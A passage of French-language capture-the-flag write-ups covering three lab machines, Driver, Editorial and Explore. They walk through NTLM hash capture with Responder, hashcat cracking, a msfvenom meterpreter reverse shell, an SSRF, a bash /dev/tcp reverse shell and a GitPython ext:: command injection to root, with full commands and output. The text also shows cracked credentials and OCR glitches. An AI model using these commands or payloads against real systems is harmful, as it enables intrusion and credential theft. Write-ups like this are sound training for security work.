Le scan révèle qu'il y a 4 ports ouverts le 80 pour le service HTTP le port 135 pour msrpc le 445 pour SMB et le 5985 pour winrm. Le site web demande une authentification pour y accéder dans l'entete il y a présent le nom d'utilisateur "admin" On essaie les identifiants `admin:admin` onj parvient à s'authentifier au dashboard d'administration pour une imprimante.

Exploitation

Il est possible d'exploiter la fonctionnélité de mis à jour des drivers de l'imprimante en uploadant un fichier dans lequel on aura mis une connexion vers l'adresse ip de kali, après avoir ouvert un port sur responder, lorsque l'utilisateur aura cliqué sur le fichier uploadé on resceptionnera le hash de l'utilisateur sur responder :

```
### Contenu du fichier à uploader pour le fichier de driver
[Shell]
Command=2
IconFile=\\10.10.16.8\tools\nc.ico
[Taskbar]
Command=ToggleDesktop

### Reception du hash sur
sudo responder -w -I tun0
[sudo] Mot de passe de yoyo :
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
```

```
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.16.8]
    Responder IPv6             [dead:beef:4::1006]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-J102XDAU3A1]
    Responder Domain Name      [79RI.LOCAL]
    Responder DCE-RPC Port     [49293]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::
DRIVER:b81a687004038f3a:
614EB4AEC5EE3203639658027E17D456:0101000000000008010A64FEE71DB017A055FAEF5FE413B00000000020008003700
39005200490001001E00570049004E002D004A00310030003200580044004100550033004100310004003400570049004E002
D004A00310030003200580044004100550033004100310002E00370039005200490002E004C004F00430041004C000300140037
00390052004900 2E004C004F00430041004C00050014003700390052004900 2E004C004F00430041004C00070008008010A64
FEE71DB0106000400020000000800300030000000000000000000000000020000058FF10A35223F2B786C70BD0417F79DB6882
B2C2265CE4B531390F3514C87AD10A0010000000000000000000000000000000000000009001E0063006900660073002F0031003
0002E00310030002E00310036002E00380000000000000000000000000000
```

On obtient le hash de l'utilisateur tonny, on peut utiliser hashcat afin de le craquer :

```
hashcat -m 5600 tonny.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting
...
TONY::DRIVER:b81a687004038f3a:
614eb4aec5ee3203639658027e17d456:0101000000000008010a64fee71db017a055faef5fe413b0000000002000800370039
005200490001001e00570049004e002d004a003100300032005800440041005500330041003100040034005700490004e002d004
a003100300032005800440041005500330041003100040034005700490004e002d004
a003100300032005800440041005500330041003100040034005700490004e002d004
520049002e004c004f00430041004c00050014003700390052004900 2e004c004f00430041004c00070008008010a64fee71db0
106000400020000000800300030000000000000000000000000020000058ff10a35223f2b786c70bd0417f79db6882b2c2265ce4
b531390f3514c87ad10a00100000000000000000000000000000000009001e006300690066007300 2f00310030002e0031003
0002e00310036002e00380000000000000000000000000:liltony

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: TONY::DRIVER:b81a687004038f3a:614eb4aec5ee320363965...000000
Time.Started.....: Wed Jan 29 01:43:03 2025, (1 sec)
Time.Estimated...: Wed Jan 29 01:43:04 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 16494.2 kH/s (8.35ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 917504/14344385 (6.40%)
Rejected.........: 0/917504 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> jam183
Hardware.Mon.#1..: Temp: 40c Util: 12% Core:1785MHz Mem:6000MHz Bus:16

Started: Wed Jan 29 01:43:03 2025
Stopped: Wed Jan 29 01:43:05 2025
```

Le mot de passe découvert est `tony:liltonny` on peut utiliser ces identifiants afin de se connecter avec winrm :

```
evil-winrm -u tony -p 'liltony' -i 10.10.11.106

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
 unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents>
```

On obtient ainsi accès à la machine avec l'utilisateur tonny

Privilege Escalation

Il nous faut à présent les droits Administrateur sur la machine. On commence par générer un reverse shell avec msfvenum afin d'obtenir une session meterpreter plus stable :

```
### Creation du reverse shell
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.8 LPORT=1234 -f exe > reversetcpwin.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

### Upload et execution avec evil-winrm
*Evil-WinRM* PS C:\Users\tony\Documents> upload reversetcpwin.exe

Info: Uploading /home/yoyo/Downloads/reversetcpwin.exe to C:\Users\tony\Documents\reversetcpwin.exe

Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\tony\Documents> ./reversetcpwin.exe

### Obtention du reverse shell
```

```
msfconsole -x "use exploit/multi/handler;set payload windows/x64/meterpreter/reverse_tcp;
set LHOST 10.10.16.8;set LPORT 1234;run;"
Metasploit tip: Start commands with a space to avoid saving them to history
...
[*] Started reverse TCP handler on 10.10.16.8:1234
[*] Sending stage (203846 bytes) to 10.10.11.106
[*] Meterpreter session 1 opened (10.10.16.8:1234 -> 10.10.11.106:49447) at 2025-01-29 02:11:00 +0100

meterpreter >

### Migration de process
meterpreter > ps

Process List
============

 PID   PPID  Name                      Arch  Session  User         Path
 ---   ----  ----                      ----  -------  ----         ----
  0     0     [System Process]
...
3132  3108  explorer.exe              x64   1        DRIVER\tony  C:\Windows\explorer.exe
...
meterpreter > migrate 3132
[*] Migrating from 2248 to 3132...
[*] Migration completed successfully.
```

On peut à présent rechercher des vulnérabilités système avec les modules meterpreter :

```
meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > use multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.11.106 - Collecting local exploits for x64/windows...
[*] 10.10.11.106 - 203 exploit checks are being tried...
[+] 10.10.11.106 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be
 vulnerable. Vulnerable Windows 10 v1507 build detected!
[+] 10.10.11.106 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2021_40449: The target appears to be vulnerable. Vulnerable
 Windows 10 v1507 build detected!
[+] 10.10.11.106 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be
 vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2024_30088_authz_basep: The target appears to be vulnerable.
 Version detected: Windows 10 version 1507
[+] 10.10.11.106 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but
 could not be validated.
[+] 10.10.11.106 - exploit/windows/local/ricoh_driver_privesc: The target appears to be vulnerable. Ricoh
 driver directory has full permissions
[+] 10.10.11.106 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 48 / 48
```

La machine cible semble etre vulnérable a plusieurs exploit on continue l'enumeration des fichiers système en lisant le fichier de l'historique de commande pour identifier l'exploit le plus approprié :

```
*Evil-WinRM* PS C:\users\tony> cat
 APPDATA\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1
```

On peut voir que l'utilisateur a précédemment lancé une commande afin de lancer le programme d'installation d'un driver pour imprimante appelé "RICOH PCL6" on peut exploiter cela en utilisant l'exploit affiché lors de la recherche de vulnérabilité système `exploit/windows/local/ricoh_driver_privesc` :

```
msf6 exploit(multi/handler) > use exploit/windows/local/ricoh_driver_privesc
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/ricoh_driver_privesc) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ricoh_driver_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  3         meterpreter x64/windows  DRIVER\tony @ DRIVER  10.10.16.8:1234 -> 10.10.11.106:49450
   (10.10.11.106)

msf6 exploit(windows/local/ricoh_driver_privesc) > set session 3
session => 3
msf6 exploit(windows/local/ricoh_driver_privesc) > set lhost tun0
lhost => tun0
msf6 exploit(windows/local/ricoh_driver_privesc) > run
[*] Started reverse TCP handler on 10.10.16.8:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer lLJEVNO...
[*] Sending stage (203846 bytes) to 10.10.11.106
[+] Deleted C:\Users\tony\AppData\Local\Temp\BqUnSljZz.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 4 opened (10.10.16.8:4444 -> 10.10.11.106:49451) at 2025-01-29 02:39:43 +0100
[*] Deleting printer lLJEVNO

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

On obtient ainsi l'accès Administrator sur la machine

Editorial

Reconnaissance

Machine cible Adresse IP : `10.10.11.20`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-12 11:13 CET
Nmap scan report for 10.10.11.20
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

Le scan révèle qu'il y a deux ports ouvert 22 et 80, le site web est un site de publication de livres, il est possible d'ajouter des fichiers à partir du lien Uploads :

```
feroxbuster --url http://editorial.htb/ --wordlist /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                   ver: 2.11.0

   Target Url              http://editorial.htb/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200      GET      210l      537w     7140c http://editorial.htb/upload
200      GET       72l      232w     2939c http://editorial.htb/about
200      GET        7l     2189w   194901c http://editorial.htb/static/css/bootstrap.min.css
200      GET     4780l    27457w  2300540c http://editorial.htb/static/images/pexels-min-an-694740.jpg
200      GET      177l      589w     8577c http://editorial.htb/
200      GET    10938l    65137w  4902042c http://editorial.htb/static/images/pexels-janko
-ferlic-590493.jpg
302      GET        5l       22w      201c http://editorial.htb/upload-cover => http://editorial.htb/upload
200      GET       81l      467w    28535c http://editorial.htb/static/images
/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
[####################] - 3s      4627/4627    0s      found:8       errors:0
[####################] - 3s      4614/4614    1843/s  http://editorial.htb/
```

Le scan révèle qu'il y a plusieurs url. Lorsque l'on utilise BurpSuite on peut interagir avec le lien d'upload, on découvre que lorsque l'on essaye de lancer une requete vers upload-cover (bouton preview sur le site) il est possible de joindre une adresse externe :


```
### Port netcat en ecoute
nc -nlvp 1234
listening on [any] 1234 ...

### Requete envoyé
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 308
Accept-Language: fr-FR,fr;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
```

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHE9W6qttn5A1a1Bu
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryHE9W6qttn5A1a1Bu
Content-Disposition: form-data; name="bookurl"

http://10.10.14.4:1234
------WebKitFormBoundaryHE9W6qttn5A1a1Bu
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryHE9W6qttn5A1a1Bu--


### Reception d'une reponse sur Netcat
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.20] 58578
GET / HTTP/1.1
Host: 10.10.14.4:1234
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Le site est donc vulnérable à une attaque Server Side Requests Forgery on peut tenter par cela d'identifier les ports ouvert en lançant des requêtes sur les ports connus web : `/usr/share/wordlists/seclists/Discovery/Infrastructure/common-http-ports.txt` On utilise Intruder pour lancer les requetes vers les ports, normalement la requete répond par un fichier jpg, mais si le port est ouvert on devrait recevoir une réponse différente :

```
### Normalement la requete répond vers un fichier jpg
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 12 Jan 2025 11:16:33 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg

### Réponse sur le port 5000
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 12 Jan 2025 11:17:01 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 51

static/uploads/4fa22b73-7da4-4f19-a699-3d163fff7e3d
```

On peut à présent lancer la requete vers le lien du site web



Lorsque l'on lance la requete vers le port 5000 l'image change. Si on ouvre l'image dans un nouvel onglet un fichier se télécharge automatiquement :


```
file 91e72c32-4cd2-479f-a21d-a88389aa32fc
91e72c32-4cd2-479f-a21d-a88389aa32fc: JSON text data
```

Il s'agit d'un fichier JSON, on affiche son contenu avec cat :

```
cat 91e72c32-4cd2-479f-a21d-a88389aa32fc |jq
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
```

```
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
```


Le fichier indique qu'il y a plusieurs API lancés sur le serveur et que celle ci on différentes fonctions on peut tenter d'envoyer la requete afin de récuper le contenu des API :



Comme on peut le remarquer il y a un lien vers un fichier que l'on peut télécharger en lançant l'URL du lien, le contenu du fichier est le suivant :

```
cat a180fcac-b2d8-40f7-85b5-dd463ff6f768 | jq
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incr
}
```

Le fichier contient un identifiant avec un mot de passe : `dev:dev080217_devAPI!@` on peut tenter de s'identidier en se connectant avec ces identifiants :

```
ssh dev@10.10.11.20
The authenticity of host '10.10.11.20 (10.10.11.20)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.20' (ED25519) to the list of known hosts.
dev@10.10.11.20's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jan 12 11:59:10 AM UTC 2025

  System load:           0.02
```

```
  Usage of /:            60.4% of 6.35GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.20
  IPv6 address for eth0: dead:beef::250:56ff:fe94:43da


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$
```

La connexion fonctionne

Privilege Escalation

Il nous faut à présent obtenir les droits root, on commence par rechercher des fichiers qui puissent permettre de lancer une élévation de privilège, on tombe sur le fichier caché .git contenu dans le répertoire apps :

```
dev@editorial:~/apps$ ls -la
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5  2024 .
drwxr-x--- 4 dev dev 4096 Jun  5  2024 ..
drwxr-xr-x 8 dev dev 4096 Jun  5  2024 .git
```

Ceci laisse entendre que le dossier est un repository git on lance donc des commandes afin de trouver des log et status git :

```
dev@editorial:~/apps$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    app_api/app.py
        deleted:    app_editorial/app.py
        deleted:    app_editorial/static/css/bootstrap-grid.css
        deleted:    app_editorial/static/css/bootstrap-grid.css.map
        deleted:    app_editorial/static/css/bootstrap-grid.min.css
        deleted:    app_editorial/static/css/bootstrap-grid.min.css.map
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.css
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.css.map
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css.map
        deleted:    app_editorial/static/css/bootstrap-reboot.css
...
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.
```

```
commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
       books and validate a future post in our editorial.
```

git status a seulement indiqué qu'il y avait des fichiers qui avaient été supprimé du repository, git log par contre donne plus d'informations sur les log du repository, on peut les afficher avec git show :

```
dev@editorial:~/apps$ git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

diff --git a/app_api/app.py b/app_api/app.py
index 61b786f..3373b14 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
 @app.route(api_route + '/authors/message', methods=['GET'])
 def api_mail_new_authors():
     return jsonify({
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait
to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum
and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your
password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any
questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait
to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum
and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password
as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or
ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
     }) # TODO: replace dev credentials when checks pass
```

On voit qu'il s'agit des log utilisés pour modifier le fichier JSON qui a été téléchargé auparavant, on découvre que sur ce fichier de log il y avait les ancien identifiants utilisé pour l'utilisateur prod : `prod:080217_Producti0n_2023!@` on peut donc s'identifier avec :

```
dev@editorial:~/apps$ su prod
Password:
prod@editorial:/home/dev/apps$
```

On obtient ainsi l'accès pour l'utilisateur prod, on peut chercher s'il est possible d'escalader les privilèges avec cet utilisateur :

```
prod@editorial:/home/dev/apps$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
    /bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:/home/dev/apps$
```

On découvre qu'il y a un script utilisé lorsque l'on affiche les privilège de l'utilisateur avec sudo, on affiche le contenu du fichier :

```
prod@editorial:/home/dev/apps$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3
```

```
import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

Le script python indique qu'il utilise la librairie gitPython pour Repo, on peut rechercher une vulnérabilité pour cela et on tombe sur la CVE-2022-24439 : `https://nvd.nist.gov/vuln/detail/CVE-2022-24439` afin d'exploiter cette CVE on commence par créer un fichier de reverse shell puis on ouvre un port d'écoute sur kali, on lance ensuite le script afin qu'il execute le reverse shell sur kali :

```
### Création du fichier
echo "bash -i >& /dev/tcp/10.10.14.41/4444 0>&1" > /tmp/shell.sh

### Ouverture du port d'écoute sur Kali
nc -nlvp 1234
listening on [any] 1234 ...

### Lancement du script
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh
-c bash% /tmp/shell.sh'

### Réception du reverse Shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.20] 51502
root@editorial:/opt/internal_apps/clone_changes#
```

On obtient ainsi les droits root

Explore

Reconnaissance

Machine cible Adresse IP : `10.10.10.247`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.247
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-30 22:14 CET
Nmap scan report for 10.10.10.247
Host is up (0.023s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE    SERVICE
2222/tcp  open     EtherNetIP-1
| ssh-hostkey:
|_  2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)
5555/tcp  filtered freeciv
39895/tcp open     unknown
59777/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 2222 pour le service SSH le port 39895 et 59777.
Le service ES File Explorer application utilise le port 59777 par défaut `https://www.speedguide.net/port.php?port=59777` il est probable que le port utilise ce service.
Le service ADB (Android Debug Bridge) utilise le service 5555 par défaut `https://www.speedguide.net/port.php?port=5555`
La machine utilise vraisemblablement le système Android

Exploitation

Le service ES File Explorer application est vulnérable à la CVE-2019-6447 `https://github.com/fs0c131y/ESFileExplorerOpenPo` `tree/master` on peut utiliser metasploit afin d'exploiter cette vulnérabilité :

```
### lancement de msfconsole
msfconsole
Metasploit tip: View missing module options with show missing

# cowsay++
 ------------
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
msf6 >

### Recherche de l'exploit
msf6 > search es file explorer

Matching Modules
================

   #   Name                                                                              Disclosure
   Date  Rank       Check  Description ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/es_file_explorer_open_port                                 2019-01-16
    normal     No     ES File Explorer Open Port
```

```
   1     \_ action: APPLAUNCH                                                    .
   .           .      Launch an app. ACTIONITEM required.
   2     \_ action: GETDEVICEINFO                                                .
   .           .      Get device info
   3     \_ action: GETFILE                                                      .
   .           .      Get a file from the device. ACTIONITEM required.
   4     \_ action: LISTAPPS                                                     .
   .           .      List all the apps installed
   5     \_ action: LISTAPPSALL                                                  .
   .           .      List all the apps installed
   6     \_ action: LISTAPPSPHONE                                                .
   .           .      List all the phone apps installed
   7     \_ action: LISTAPPSSDCARD                                               .
   .           .      List all the apk files stored on the sdcard
   8     \_ action: LISTAPPSSYSTEM                                               .
   .           .      List all the system apps installed
   9     \_ action: LISTAUDIOS                                                   .
   .           .      List all the audio files
   10    \_ action: LISTFILES                                                    .
   .           .      List all the files on the sdcard
   11    \_ action: LISTPICS                                                     .
   .           .      List all the pictures
   12    \_ action: LISTVIDEOS                                                   .
   .           .      List all the videos
...
```

On trouve l'exploit qui permet d'exploiter le service on l'utilise et on le configure pour qu'il cible la machine :

